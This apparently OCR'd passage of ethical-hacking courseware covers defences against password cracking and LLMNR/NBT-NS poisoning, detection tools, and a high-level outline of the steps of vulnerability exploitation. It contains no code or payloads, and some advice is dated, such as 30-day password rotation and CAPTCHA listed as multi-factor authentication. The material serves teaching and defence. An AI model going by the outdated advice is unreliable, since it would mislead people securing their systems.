
Figure 6.32: Example of password salting

Note: Windows password hashes are not salted.



How to Defend against Password Cracking

1. Use an **information security audit** to monitor and track password attacks
2. Disallow use of the **same password** during a password change
3. Disallow password **sharing**
4. Disallow the use of passwords that can be found in a **dictionary**
5. Do not use **cleartext** protocols and protocols with **weak encryption**
6. Set the **password change policy** to 30 days
7. Avoid **storing passwords** in an unsecured location
8. Do not use any system **default passwords**



How to Defend against Password Cracking (Cont'd)

9. Make passwords hard to guess by requiring **8-12 alphanumeric** characters consisting of a combination of uppercase and lowercase letters, numbers, and symbols
10. Ensure that applications **neither store** passwords in memory **nor write** them to disks in clear text
11. Use a **random string** (salt) as a prefix or suffix to the password before encryption
12. Enable **SYSKEY** with a strong password to encrypt and protect the SAM database
13. Disallow the use of passwords such as **date of birth**, spouse, child's, or pet's name
14. Monitor the **server's logs** for brute force attacks on the users' accounts
15. Lockout an account subjected to too many **incorrect password** guesses

How to Defend against Password Cracking

The best practices to protect against password cracking are as follows:

- Enable information security auditing to monitor and track password attacks.
- Do not use the same password during a password change.
- Restrict the use of similar passwords and patterns for multiple accounts.


- Do not share passwords.
- Do not use passwords that can be found in a dictionary.
- Do not use cleartext protocols or protocols with weak encryption.
- Set the password change policy to 30 days.
- Avoid storing passwords in an unsecured location.
- Do not use any system's default passwords.
- Make passwords difficult to guess by using 8–12 alphanumeric characters, with a combination of uppercase and lowercase letters, numbers, and symbols. This is because stronger passwords are harder to crack. Therefore, the more complex the password, the less vulnerable it is to attacks.
- Ensure that applications neither store passwords in memory nor write them to disk in cleartext. Passwords are always vulnerable to theft if they are stored in memory. Once the password is known, it is extremely easy for attackers to escalate their rights in the application.
- Use a random string (salt) as a password prefix or suffix before performing encryption. This nullifies pre-computation and memorization. Because the salt is usually different for each individual, it is impractical for attackers to construct tables with a single encrypted version of each candidate password. Unix systems typically use a 12-bit set.
- Enable SYSKEY with a strong password to encrypt and protect the Security Account Manager (SAM) database. Usually, the password information of user accounts is stored in the SAM database. It is very easy for password-cracking software to target the SAM database to access passwords. SYSKEY protects password information stored in the SAM database against password-cracking software through strong encryption techniques. Encrypted passwords are more difficult to crack than unencrypted ones.
- Never use personal information (e.g., birth date or a spouse's, child's, or pet's name) to create passwords. Otherwise, it is easy for those close to the user to crack the user's passwords.
- Monitor the server logs for brute-force attacks on user accounts. Although brute-force attacks are difficult to stop, they are easily detectable if the web-server log is monitored. For each unsuccessful login attempt, an HTTP 401 status code is recorded in the web-server logs.
- Lockout accounts that were subjected to an excessive number of incorrect password guesses. This provides protection against brute-force and guessing attacks.
- Many password sniffers can be successful if a LAN manager and NTLM authentication are used. Disable LAN manager and NTLM authentication protocols only after ensuring that doing so does not affect the network.
- Perform a periodic audit of passwords in the organization.

- Check any suspicious application that stores passwords in memory or writes them to the disk.
- Unpatched systems can reset passwords during buffer overflow or denial-of-service (DoS) attacks. Ensure that the system is updated.
- Examine whether the account is in use, deleted, or disabled. Disable the user account if multiple failed login attempts are detected.
- Enable account lockout with a certain number of attempts, counter time, and lockout duration.
- One of the most effective ways to manage passwords in organizations is to set an automated password reset.
- Make the system BIOS password protected, particularly on devices that are susceptible to physical threats, such as servers and laptops.
- Train employees to thwart social engineering tactics, such as shoulder surfing and dumpster diving, which are used to steal user credentials.
- Configure password policies under the Group Policy object in Windows.
- Perform password screening when new passwords are created to avoid using common passwords.
- Use two-factor or multi-factor authentication; for example, use CAPTCHA to prevent automated attacks on critical information systems.
- Secure and control physical access to systems to prevent offline password attacks.
- Ensure that password database files are encrypted and accessible only by system administrators.
- Mask the display of passwords on screen to avoid shoulder-surfing attacks.
- Perform continuous user behavior analysis and blind-spot analysis.
- Employ geo-lock accounts to restrict users from logging in from different locations or IP addresses.
- Employ programs that monitor the web for leaked passwords. Examine whether the leaked passwords are in use; if yes, change them without delay.
- Rename accounts with high privileges such as administrator accounts to protect against automated password-guessing programs.

How to Defend against LLMNR/NBT-NS Poisoning

Disabling LMBNR

- Open the **Local Group Policy Editor** and navigate to **Local Computer Policy → Computer Configuration → Administrative Templates → Network → DNS Client**
- In the DNS client, double-click on **Turn off multicast name resolution**
- Select the **Enabled** radio button and then click **OK**



Turn off multicast name resolution

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Windows Vista

Help:

Specifies that link local multicast name resolution (LLMNR) is disabled on client computers.


LLMNR is a secondary name resolution protocol. With LLMNR, queries are sent using multicast over a local network link on a single subnet from a client computer to another client computer on the same subnet that also has LLMNR enabled. LLMNR does not require a DNS server or DNS client configuration, and provides name resolution in scenarios in which conventional DNS name resolution is not possible.

If you enable this policy setting, LLMNR will be disabled on all available network adapters on the client computer.

If you disable this policy setting, or you do not configure this policy setting, LLMNR will be enabled on all available network adapters.

Disabling NBT-NS

- Open the **Control Panel** and navigate to **Network and Internet → Network and Sharing Center** and click on **Change adapter settings** option present on the right side
- Right-click on the network adapter and click **Properties**, select **TCP/IPv4** and then click **Properties**
- Under the **General** tab, go to **Advanced → WINS**
- From the **NetBIOS setting** options, check "**Disable NetBIOS over TCP/IP**" radio button and click **OK**



Advanced TCP/IP Settings

WINS addresses, in order of use:

If LMHOSTS lookup is enabled, it applies to all connections for which TCP/IP is enabled.

☑ Enable LMHOSTS lookup

NetBIOS setting

○ Default:
Use NetBIOS setting from the DHCP server. If static IP address is used or the DHCP server does not provide NetBIOS setting, enable NetBIOS over TCP/IP.
○ Enable NetBIOS over TCP/IP
● Disable NetBIOS over TCP/IP

How to Defend against LLMNR/NBT-NS Poisoning

The easiest way to prevent a system from being attacked by a perpetrator is to disable both the LMNR and NBT-NS services in the Windows OS. Attackers employ these services to obtain user credentials and gain unauthorized access to the user's system.

Steps to disable LLMNR/NBT-NS in any version of Windows:

- **Disabling LMBNR**
  - Open the **Local Group Policy Editor**.
  - Navigate to **Local Computer Policy → Computer Configuration → Administrative Templates → Network → DNS Client**.
  - In the DNS Client, double-click **Turn off multicast name resolution**.
  - Select the **Enabled** radio button and then click **OK**.

● Disable NetBIOS over TCP/IP

Figure 6.34: Disabling NBT-NS in Windows

Some additional countermeasures to defend against LLMNR/NBT-NS poisoning are as follows:

- Control LLMNR, NBT-NS, and mDNS traffic using host-based security tools.
- Implement SMB signing to prevent relay attacks.
- Deploy an LLMNR/NBT-NS spoofing monitoring tool.
- Monitor the host on UDP ports 5355 and 137 for LLMNR and NBT-NS traffic.
- Monitor specific event IDs such as 4697 and 7045, which can be indicators of relay attacks.
- Monitor any changes made to the DWORD registry located in `HKLM\Software\Policies\Microsoft\Windows NT\DNSClient`.

Tools to Detect LLMNR/NBT-NS Poisoning

Vindicate

- Vindicate is an LLMNR/NBNS/mDNS Spoofing Detection Toolkit to **detect name service spoofing**

Tools to Detect LLMNR/NBT-NS Poisoning

Network administrators and cybersecurity professionals use tools such as Vindicate, got-responded, and Respounder to detect LLMNR/NBT-NS poisoning attacks.

- **Vindicate**

  Source: *https://github.com*

  Vindicate is an LLMNR/NBNS/mDNS spoofing detection toolkit for network administrators. Security professionals use this tool to detect name service spoofing. This tool helps them to quickly detect and isolate attackers on their network. It is designed to detect the use of hacking tools such as Responder, Inveigh, NBNSpoof, and Metasploit's LLMNR, NBNS, and mDNS spoofers while avoiding false positives. It exploits the Windows event log for quick integration with an Active Directory network.

Vulnerability Exploitation

- Vulnerability exploitation involves the execution of multiple complex, interrelated steps to **gain access to a remote system**. The steps involved are as follows:

1. **Identify the vulnerability**
2. **Determine the risk associated with the vulnerability**
3. **Determine the capability of the vulnerability**
4. **Develop the exploit**
5. **Select the method for delivering – local or remote**
6. **Generate and deliver the payload**
7. **Gain remote access**

Vulnerability Exploitation

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers can perform exploitation only after discovering vulnerabilities in that target system. Attackers use discovered vulnerabilities to develop exploits and deliver and execute the exploits on the remote system.

Steps involved in exploiting vulnerabilities:

1. **Identify the Vulnerability**

   Attackers identify the vulnerabilities that exist in the target system using various techniques discussed in the previous modules. These techniques include footprinting and reconnaissance, scanning, enumeration, and vulnerability analysis. After identifying the OSs used and vulnerable services running on the target system, attackers also use various online exploit sites such as Exploit Database (*https://www.exploit-db.com*) and Packet Storm (*https://packetstormsecurity.com*) to detect vulnerabilities in underlying OS and applications.

2. **Determine the Risk Associated with the Vulnerability**

   After identifying a vulnerability, attackers determine the risk associated with the vulnerability, i.e., whether exploitation of this vulnerability sustains the security measures on the target system.

3. **Determine the Capability of the Vulnerability**

   If the risk is low, attackers can determine the capability of exploiting this vulnerability to gain remote access to the target system.

4. Develop the Exploit

After determining the capability of the vulnerability, attackers use exploits from online exploit sites such as Exploit Database (*https://www.exploit-db.com*), or develop their own exploits using exploitation tools such as Metasploit.

5. Select the Method for Delivering – Local or Remote

Attackers perform remote exploitation over a network to exploit vulnerability existing in the remote system to gain shell access. If attackers have prior access to the system, they perform local exploitation to escalate privileges or execute applications in the target system.

